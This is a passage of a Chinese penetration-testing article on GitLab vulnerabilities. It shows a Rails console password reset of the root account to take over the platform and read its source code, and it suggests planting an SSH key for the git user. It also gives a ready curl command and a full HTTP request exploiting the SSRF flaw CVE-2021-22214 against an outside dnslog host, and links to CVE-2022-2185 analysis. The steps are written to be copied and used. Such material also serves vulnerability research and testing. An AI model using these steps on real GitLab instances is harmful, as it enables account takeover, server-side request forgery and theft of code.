
user.password_confirmation = 'admin1234'
user.password_confirmation = 'admin1234'
Errno::ENOENT (Inappropriate ioctl for device)
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/input-method.rb:42:in 'winsize'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/input-method.rb:42:in 'winsize'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:753:in 'output_value'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:545:in 'block (2 levels) in eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:704:in 'signal_status'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:538:in 'block in eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:166:in 'block (2 levels) in each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:151:in 'loop'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:151:in 'block in each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:150:in 'catch'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:150:in 'each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:537:in 'eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:472:in 'block in run'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:471:in 'catch'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:471:in 'run'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:400:in 'start'
Maybe IRB bug!
```

4、最后保存

user.save



5、回到登陆界面，输入root/admin1234。




发现成功登录，可以得到gitlab平台上的源代码。

利用方式三：SSH免密登录

如果上面的第二种利用方式不行的话，可以尝试SSH免密登录这种方式

查看/etc/passwd

在/etc/passwd 文件中，大家可以把最后这个字段理解为用户登录之后所拥有的权限。如果这里使用的是 bash 命令解释器，就代表这个用户拥有权限范围内的所有权限。Shell 命令解释器如果为 /sbin/nologin，那么，这个用户就不能登录了。



可以看到，这里的gti用户具有ssh登录权限，可以通过向git用户写入公钥进行登录。

由于SSH免密登录不是本文重点，想了解gitlab免密登录可以看这篇文章：

<https://zhuanlan.zhihu.com/p/439476986>

参考链接

<https://paper.seebug.org/1772/>

<https://www.ddosi.org/cve-2021-22205/>

5、SSRF未授权（CVE-2021-22214）

影响版本

10.5 <= GitLab < 13.10.5

13.11 <= GitLab < 13.11.5

13.12 <= GitLab <= 13.12.2

漏洞复现

POC为：（使用时修改两处即可）

```
curl -k -s --show-error -H 'Content-Type: application/json' http://127.0.0.1/api/v4/ci/lint --data '{ "include_merged_yaml": true, "content": "include:\n remote: http://6hd7mj.dnslog.cn/api/v1/targets/?test.yml"}'
```

完整数据包：

```
POST /api/v4/ci/lint HTTP/1.1

Host: 127.0.0.1

Cache-Control: max-age=0

DNT: 1

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Language: zh-CN,zh;q=0.9

Connection: close

Content-Type: application/json

Content-Length: 112


{"include_merged_yaml": true, "content": "include:\n remote: http://6hd7mj.dnslog.cn/api/v1/targets?test.yml"}
```

参考文章

<http://cn-sec.com/archives/889456.html>

6、CVE-2022-2185

详情请见：<https://starlabs.sg/blog/2022/07-gitlab-project-import-rce-analysis-cve-2022-2185/>

阅读原文